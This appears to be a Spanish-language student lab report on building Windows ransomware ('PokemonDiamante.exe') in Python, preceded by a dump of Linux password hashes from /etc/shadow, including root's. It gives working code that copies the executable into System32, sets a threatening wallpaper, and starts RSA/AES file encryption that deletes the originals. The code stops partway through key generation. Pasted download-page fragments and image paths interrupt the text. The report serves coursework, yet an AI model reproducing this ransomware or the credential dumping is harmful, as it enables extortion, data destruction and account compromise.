systemd-journal  
systemd-network  
crontab  
input  
sgx  
kvm  
render  
netdev  
tss  
systemd-timesync  
messagebus  
\_ssh  
ssl-cert  
avahi-autoipd  
bluetooth  
avahi  
lpadmin  
pipewire  
fwupd-refresh  
scanner  
saned  
geoclue  
polkitd  
rtkit  
colord  
Debian-gdm  
victima  
gnome-initial-setup

---

Hashes de Contraseñas:


root:  
\$y\$j9T\$ksTwEvoznxW2a2OYp5ZfY0\$k1B3GGBHRS6WlofcHZBDms/2JFvQQFdDJXDprmwoHI.  
daemon: \*  
bin: \*  
sys: \*  
sync: \*  
games: \*  
man: \*

```
lp: *
mail: *
news: *
uucp: *
proxy: *
www-data: *
backup: *
list: *
irc: *
_apt: *
nobody: *
systemd-network: !*
tss: !
systemd-timesync: !*
messagebus: !
avahi-autoipd: !
usbmux: !
dnsmasq: !
avahi: !
speech-dispatcher: !
fwupd-refresh: !
saned: !
geoclue: !
polkitd: !*
rtkit: !
colord: !
gnome-initial-setup: !
Debian-gdm: !
victima:
$y$j9T$QQwcZ6FMTY0Sk3vB42LFN0$sZeisj/mY3EN6txgSN7syk9amEG/83SnpjBHHhDbG
T/
```

- **Ransomware:**


**NOTA:** Para que funcione el script es necesario que el usuario desactive manualmente el Defender y este lo ejecute con permisos de administrador. Los archivos que cifra deberán estar en Usuarios > pract > Documents.

Para empezar hicimos una máquina virtual con la ISO de windows 10 que se encuentra en la [página oficial de windows](#). La ISO que usamos en principio era una de México en idioma Español a la que posteriormente tuvimos que cambiarle el idioma porque temíamos que el ejecutable tuviera problemas en encontrar Documents si en el sistema aparecía como Documentos.



Después de crear la máquina virtual hicimos todas las configuraciones necesarias para una PC doméstica y probar el ransomware. Por separado unos se dedicaron a hacer la parte de borrar archivos y reemplazar el fondo de pantalla mientras que otros se dedicaron a implementar el cifrado de archivos y poner el .exe en System32.


Mediante prueba y error a la vez que investigamos librerías de python para implementar las funciones de reemplazar el fondo de pantalla o poner en System32 el ejecutable.



Para el cifrado se usó la biblioteca **cryptography**, para la pantalla **ctypes**, **os** para acceder a los archivos del sistema operativo, **pathlib** y **shutil** para crear el ejecutable.

El primer problema que se presentó al probar el .exe es que lo trabajábamos directamente

desde Linux y cuando lo pasábamos directamente a Windows y lo ejecutábamos aparecía que no se encontraba el archivo o que estaba mal escrito.



Esto se debía a que todos los archivos que se usan para el ejecutable tienen que compilarse en el mismo sistema operativo en que se va a probar, entonces pasamos todo el proyecto a windows y desde ahí tratamos de compilarlo.


El segundo problema es que Windows se ponía especial con la biblioteca pyinstaller para crear ejecutables por lo que tuvimos que usar:

```
pip install https://github.com/pyinstaller/pyinstaller/tarball/develop
py -m PyInstaller PokemonDiamante.exe.spec
```

Después llegó la hora de crear el ejecutable y probarlo y todo había funcionado por lo tanto decidimos probarlo en una mv de windows 10 nueva que no tuviera nada instalado de python.

Cuando lo intentamos ejecutar no hacía nada, al parecer había un problema con el .spec por lo que una vez más tuvimos que instalar todo lo necesario de python en windows para crear el ejecutable de nuevo, sin embargo aquí es cuando nos ocurrió el problema en que más tiempo demoramos en resolver: Los archivos que estaban en Documents no se cifraban.

En un punto de prueba nos dimos cuenta de que a pesar de que los archivos de Documents eran visibles en Navegador de Archivos, en la terminal no aparecían.



Así que parecía que sin importar el archivo o la ruta simplemente cualquier script no iba a encontrar nada si se dirigía a Documents. Para este punto el estrés y la desvelada no hizo tomar la decisión radical de borrar la virtual machine y volver a instalarla pero con una iso en inglés.

[Download Windows 10 page](#) from a Windows 7, Windows 8.1 or Windows 10 device.

You can use this page to download a disc image (ISO file) that can be used to install or reinstall Windows 10. It can also be used to create installation media using a USB flash drive or DVD.

> Before you begin

## Downloads

Choose a link below to begin the download.


### Windows 10 English

[32-bit Download](#)

[64-bit Download](#)


> Verify your download

Links valid for 24 hours from time of creation



Usamos chat gpt para saber qué es lo que estaba mal con la implementación(aquí está el [prompt](#)) sin embargo parecía estar bien solo que por alguna razón no cifraba los archivos de Documents.


Aquí se puede ver que después de ejecutar el .exe aparece el ejecutable de PokemonDiamante.exe en la carpeta de Windows/System32 así que esa parte también funciona.




Como se puede ver aquí sí funciona la parte de cambiar el fondo de pantalla del escritorio.




Pero pudimos notar el mismo problema de que los archivos de Documents son visibles en el navegador de archivos pero no en cmd, a pesar de algunos intentos de cambiar los permisos el problema seguía apareciendo pues no se reflejaban cambios, igual eso aparece en el prompt anterior.




Un compañero contó que le pasó algo similar a nosotros y lo que sucedía era que Windows tiene distintas versiones de Documents, la carpeta que se muestra en cmd es la que está dentro de Users\TuUsuario\Document y ahí es dónde sí se muestran los archivos que estén dentro de Documents así que todo este tiempo no es que tuviéramos mal los directorios es que Windows tiene como carpetas de visibilidad.



Así que lo intentamos una vez más, pusimos archivos de prueba en esa carpeta de Documents, pusimos un fondo de pantalla distinto y borramos el ejecutable de System32.



Ahora solo ejecutamos como Administrador y todo resultó como se esperaba: los archivos de Documents se cifran y se borran los archivos originales, el fondo de pantalla cambia a nuestra amenaza y el ejecutable de PokemonDiamante.exe aparece en la carpeta de System32.



Lo intentamos un par de veces más y razón suficiente para creerle a esto. Así que solo resaltamos:

**NOTA: Para ejecutar PokemonDiamante.exe es necesario que éste esté en Downloads a la altura en que se muestra en la imagen, los archivos a cifrar deben estar en C:\Users\[tu usuario de windows]\Documents.**

**En cada ejecución se crean nuevas llaves RSA las cuales se guardan en el sistema.**

Ahora veamos un poco el código. Nuestra aplicación consta de 4 partes importantes, la primera que coloca el ejecutable en system32, la segunda que se encarga de cambiar el fondo de pantalla, la tercera que es el proceso de encriptamiento y finalmente toda la lógica de rutas. Previamente se habló de las complejidades que tuvimos con las rutas por lo cual será omitido del reporte, enfocándonos en las otras 3 partes.

**Copiar ejecutable a system 32 :**

```

1 import os
2 import shutil
3 from pathlib import Path

```

```

def copiar_ejecutable():
    if os.name == 'nt':
        destino = "C:\\Windows\\System32"
        ruta_archivo = Path.home() / "Downloads/PokemonDiamante.exe"
        try:
            shutil.copy(ruta_archivo, destino)
            print("Ejecutable copiado en System32")
        except Exception as e:
            print(f"No se pudo copiar el ejecutable: {e}")

```

Para esta parte usamos la biblioteca `pathlib`, la cual nos ayuda a manejar rutas de diversos sistemas operativos en este caso windows. [Shutil](#), es una biblioteca la cual se encarga del manejo de archivos como copiar, mover, cambiar el nombre, etc. [OS](#), es una biblioteca la cual nos permite hacer uso de diferentes funcionalidades del sistema operativo.

Debido a las dificultades que tuvimos con las rutas le pedimos ayuda a chatgpt para esta parte.

En el código primero queremos asegurarnos que estamos trabajando en windows, “nt” = windows. Una vez que sepamos que estamos en windows solo debemos encontrar la ruta del nuestro ejecutable para poder usar `shutil.copy()` y copiar el archivo. Como el destino es una constante se puede poner directamente en el script, se le añade un “/” extra o un `r` para que pueda ser reconocido.

#### Cambiar fondo:

```
import ctypes
```

```

def cambiar_fondo_pantalla():
    """
    Función para cambiar el fondo de pantalla del escritorio.
    Fue probado en Windows 10.
    """
    ruta_de_la_imagen = Path(__file__).parent / "takeYourFiles.jpeg"
    SPI_SETDESKWALLPAPER = 20 # Indicarle que cambie el fondo de pantalla
    ctypes.windll.user32.SystemParametersInfoW(SPI_SETDESKWALLPAPER, 0, str(ruta_de_la_imagen), 3)

```

Para esta parte usamos la biblioteca [ctypes](#) la cual permite envolver en python puro funciones foráneas para este. En este caso estaremos usando `SPI_SETDESKWALLPAPER` para indicarle que queremos cambiar el fondo de pantalla.

#### Encriptar los archivos:

Para implementar los algoritmos RSA y AES usamos los ya implementados en la biblioteca [Cryptography](#).

```

from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization, hashes
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

```

```
def creacion_llaves_RSA():
    """
    Función que crea dos llaves RSA, una pública y otra privada, de 2048 bits.
    De igual manera las codificaremos con el formato PEM.
    returns: Tuple[bytes, bytes]
    """
    llave_privada = rsa.generate_private_key(
        public_exponent=65537,
        key_size=2048
    )
    llave_publica = llave_privada.public_key()

